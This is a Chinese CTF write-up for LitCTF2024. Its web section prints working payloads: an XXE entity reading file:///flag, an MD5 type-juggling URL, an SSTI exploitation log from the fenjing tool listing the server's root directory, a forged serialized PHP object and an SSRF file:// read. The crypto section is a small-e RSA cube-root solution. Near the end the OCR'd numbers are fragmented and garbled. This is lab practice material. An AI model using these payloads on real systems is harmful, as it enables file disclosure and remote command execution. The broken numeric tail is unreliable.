
LitCTF2024-Marcille-wp

web

exx

参考文章：https://blog.csdn.net/qq_45521281/article/details/106112654



```
POST /doLogin.php HTTP/1.1
Host: node3.anna.nssctf.cn:28952
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 128
Origin: http://node3.anna.nssctf.cn:28952
Connection: close
Referer: http://node3.anna.nssctf.cn:28952/
Priority: u=1


<!DOCTYPE ANY [
   <!ENTITY test SYSTEM "file:///flag">
]>
<user><username>&test;</username><password>123</password></user>
```


```
HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Sat, 01 Jun 2024 03:56:04 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.33
Content-Length: 87

<result><code>0</code><msg>NSSCTF{914abbba-3fe4-4b02-9bf8-525b4332499e}
</msg></result>
```

```
POST /doLogin.php HTTP/1.1
Host: node3.anna.nssctf.cn:28952
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 128
```

xxe构造攻击一步就出来了，题目还改简单了……


```
<!DOCTYPE ANY [
    <!ENTITY test SYSTEM "file:///flag">
]>
<user><username>&test;</username><password>123</password></user>
```

百万美元的诱惑



```
<?php
error_reporting(0);

$a  =  $_GET['a'];
$b  =  $_GET['b'];

$c  =  $_GET['c'];

if  ($a  !==  $b  &&  md5($a)  ==  md5($b))  {
                if  (!is_numeric($c)  &&  $c  >  2024)  {
                        echo  "好康的";
                }  else  {
                        die("干巴爹干巴爹先辈~");
                }
        }
else  {
        die("开胃小菜))");
}
开胃小菜))
```

- $a和$b不相等。
- $a和$b的MD5哈希值相等。
- $c不是一个数字，并且大于2024
- 传入参数a=s1885207154a，b=s1836677006a， c用数组绕过
- payload:?a=s1885207154a&b=s1836677006a&c[]=2024

- 

```
<?php
error_reporting(0);

$a  =  $_GET['a'];
$b  =  $_GET['b'];

$c  =  $_GET['c'];

if  ($a  !==  $b  &&  md5($a)  ==  md5($b))  {
                if  (!is_numeric($c)  &&  $c  >  2024)  {
                        echo  "好康的";
                }  else  {
                        die("干巴爹干巴爹先辈~");
                }
        }
else  {
        die("开胃小菜))");
}
```

./dollar.php


http://node1.anna.nssctf.cn:28547/?a=s1885207154a&b=s1836677006a&c[]=2024

□ Post data □ Referer □ User Agent □ Cookies


H Upgrade-Insecure-Requests: 1

H Connection: keep-alive

- 访问 /dollar.php



```
<?php
//flag  in  12.php
error_reporting(0);
if(isset($_GET['x'])){
        $x  =  $_GET['x'];
        if(!preg_match("/[a-z0-9;`|#'\"%&\x09\x0a><.,?*\-=\\[\]]/i",  $x)){
                        system("cat  ".$x.".php");
        }
}else{
        highlight_file(__FILE__);
}
?>
```


- 

http://node1.anna.nssctf.cn:28547/dollar.php


□ Post data □ Referer □ User Agent □ Cookies

一个....池子?


发现可能是ssti，可以用fenjing一把梭



```
WARNING:[full_payload_gen] | Generated expression '%c' is too simple, skip it.
INFO:[payload_gen] | Great, string('echo f3n  j1ng;') can be 'echo f3n  j1ng;'
WARNING:[full_payload_gen] | Generated expression 'echo f3n  j1ng;' is too simple, skip it.
INFO:[full_payload_gen] | Start generating final expression...
INFO:[payload_gen] | Great, we generate module_os()
INFO:[payload_gen] | Great, we generate os_popen_obj('echo f3n  j1ng;')
INFO:[payload_gen] | Great, we generate os_popen_read('echo f3n  j1ng;')
INFO:[cracker] | Testing generated payload.
INFO:[cracker] | Success! Now we can generate payloads.
Example/示例:
$>> ls /
$>> @eval 1+2+3+100000
$>> @get-config
Type @help for full help/输入@help获得完整帮助
$>> ls /
INFO:[full_payload_gen] | Adding some string variables...
WARNING:[full_payload_gen] | Generated expression 1 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 4 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 37 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 128 is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'urlencode' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression '%' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'c' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression '%c' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression '__' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'class' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'globals' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'init' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'dict' is too simple, skip it.
WARNING:[full_payload_gen] | Generated expression 'builtins' is too simple, skip it.
```



```
    <body>
        <div class="container">
            <h1>回声池</h1>
            <p>你输入的是： app
bin
boot
dev
docker-entrypoint.sh
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
</p>
            <a href="/">再试一次</a>
        </div>
    </body>
    </html>
```




```
                box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
            }
            h1 {
                color: #333;
            }
            p {
                color: #555;
            }
            a {
                color: #9b59b6;
                text-decoration: none;
                font-weight: bold;
            }
            a:hover {
                color: #71b7e6;
            }
        </style>
    </head>
    <body>
        <div class="container">
            <h1>回声池</h1>
            <p>你输入的是： NSSCTF{ed46b28c-504a-458b-8dc7-7523db463200}
</p>
            <a href="/">再试一次</a>
        </div>
    </body>
    </html>

$>> |
```

SAS - Serializing Authentication System

简单的反序列化

```php

<?php

 class User {

 public $username;

public $password;

function __construct($username, $password) {

 $this->username = $username;

 $this->password = $password;

}

function isValid() { return $this->username === 'admin' && $this->password === 'secure_password'; }

}

?>
```

题目要求将User类里面的username变量实例化成admin、password变量实例化成secure_password，之后先序列化再base64，跑出来提交即可得到flag




$user = unserialize(base64_decode($data));

```
<?php

class User {

    public $username = 'admin';
    public $password = 'secure_password';

    function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }

    function isValid() {
        return $this->username === 'admin' && $this->password === 'secure_password';
    }

}

$data = new User('admin', 'secure_password');
print_r(base64_encode(serialize($data)));
?>

Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjE1OiJzZWN1cmVfcGFzc3dvcmQiO30=
```

浏览器也能套娃?

ssrf构造伪协议直接出



file:///flag

NSSCTF{ef5c64a2-5e73-48ef-afa7-a49121544cf2}

crypto

small_e

计算指数根来还原出原始的明文

```python
from sympy import integer_nthroot

# Given values
n = 19041138093915757361446596917618836424321232810490087445558083446664894622882726613154205435993358657711781275735559409274819618824173042980556986038895407758062549819608054613307399838408867855623647751322414190174111523595370113664729594420259754806834656490417292174994337683676504327493103018506242963063671315605427867054873507720342850038307517016687659435974562024973531717274759193577450556292821410388268243304996720337394829726453680432751092955575512372582624694709289019402908986429709116441544332327738968785428501665254894444651547623008530708343210644814773933974042816703834571427534684321229977525229
c_list = [438976, 1157625, 1560896, 300763, 592704, 343000, 1860867, 1771561, 1367631, 1601613, 857375, 1225043, 1331000, 1367631, 1685159, 857375, 1295029, 857375, 1030301, 1442897, 1601613, 140608, 1259712, 857375, 970299, 1601613, 941192, 132651, 857375, 1481544, 1367631, 1367631, 1560896, 857375, 110592, 1061208, 857375, 1331000, 1953125]

# Recover the plaintext message
flag = ''.join(chr(integer_nthroot(c, 3)[0]) for c in c_list)
print(flag)
#LitCTF{you_know_m_equ4l_cub3_root_0f_n}
```

small_e_plus

虽然题目没给e，但可以根据flag形式来解出e为1924，随后爆破剩下的字符

Python

```python
from Crypto.Util.number import *

n = 262876849342885363714380302245087840428712689754027910151348389002496027010927024925949313065726928686544367145011960606191490208504023179822035752505682838721824976062393894801866946499798775667406478224345000236058715168316620994159875898086147773135954537272435311210313901040590977824666501862910763164862401973697595373279978806445406299642275840705069813199368881597120584060522472565540819890354158644762781463289674104526951347567929421032097401863398350718285879812710272354993552985436505166431006650397963052761637066938736115195065283444130218789801716297322115928399450048007823251728285613396625902 91
```

```
72649111758853436401697265407050360284081221903913252963538698624243925508
34043441584736077286869270682595425259653539392319501752096137718276293886
48072224010064109405902094783994155656442837104920275378326492119920784853
73823473694670510027091811150,
    1022601914013403862437731784811515310942620272803024091905191442147076
84156041665412593090409817294293026582046088386395603232945194004898553826
83083386777345356043308705897287912341523315760693349431629528606884165134
45682922998210574822953622005383696723479346040000708855223082955697794664
20540069946243461824007139816356173801056741420961662995909246449755049275
29440869894823989816288037184537810548374154159131078285611810236360387224
73936473736921823993840187701935345225454173313584732857819847365468254786
40267531709780195869753994747683792279437634212959059437442765124872568487
53432567851910082922927470490,
    2374035450916707906540546173197191675403742071619445355711057996649160
48047624368103572406044142896162348751796235468431819699099416556881938489
22121025497722570206788206574369953117810580405098086613804927789389379000
01112064658169623726373134086215759883141377258962642855235521531746144670
39782666437414591891481551101849556434164823125259326115022396960701436495
93393180531208682271982848368078201739398938285094875058820959849311021066
73804311170329062336704952363333959716660301777097467202185113297817531889
70572652941430155859337556437752223437167292953296653819697056448561662970
65958733244549838186512052385,
    4490145259397176360677360152094247842198192467815761199767634797230699
21555975991244061404426209241205491628463587064147168107292515973015167075
93351305337673061297790968814719250997291422854667391485951245602053460754
82884415476810992068799885693979513040888771523647756493009422309404800958
91405872756559515878791481146087187792174110744462062133353030045674834570
61154789798522787567428210627266416446009810551323198670399063410011709182
58725259288849885670069420352207508623833267749033975083400773201636387056
64083267751275414767422570459999305221215356075828860083175263731374754412
655619766335149006888723996,
    1672479474449172760042592539592724441713499550479661376254500184869185
86768553719001388827943960735898517058299779719254970982980810538303658470
44742295241579270222074264270766160828536659842604404241318349399345391073
01885480011963777184356977846919673877469124519428358915170882205475489186
08872858450799560559607993254514867032481182850667098628514574788987859282
41590593187351807366412037409877885725182051826065860998104380663508501993
85538984529624267360953879548074516383624023973413813004934727263593603479
25617252488898994286325721918691303192977657861328415112454975657717329216
02763273993266122615935214603,
    8335009241673468873253675068463589266426701056401774737990647304778993
56060565534735163141663076957752242478360315309818260952299096818853519439
78123869240768098477911565685043521965799704478676065171355315658024493736
39411293098029825159629692422202058452950834073234658264013415977347155192
72016541868378473586364336816405496013851991229218692834551892265677707550
16164088028332137591052746202282016954728937610544377899766926571701114131
89445894590722931833376629118468092175170858255694444972297979072766528207
```

```
056455924414294930988285253186403605383727454401973318032223978796412991222
29537285954687972013738206 22,
    1695425721460971545394944931969933916149423285556931022893351050750417
15041264692060918743712447902655927610156132564035174712910155113383467654
```

```
82679208259670777262080025758995753712226959013463613074130043512818696552
```

```
19598223887253332742578610991693774354004659986626126181156815197736251824
```

```
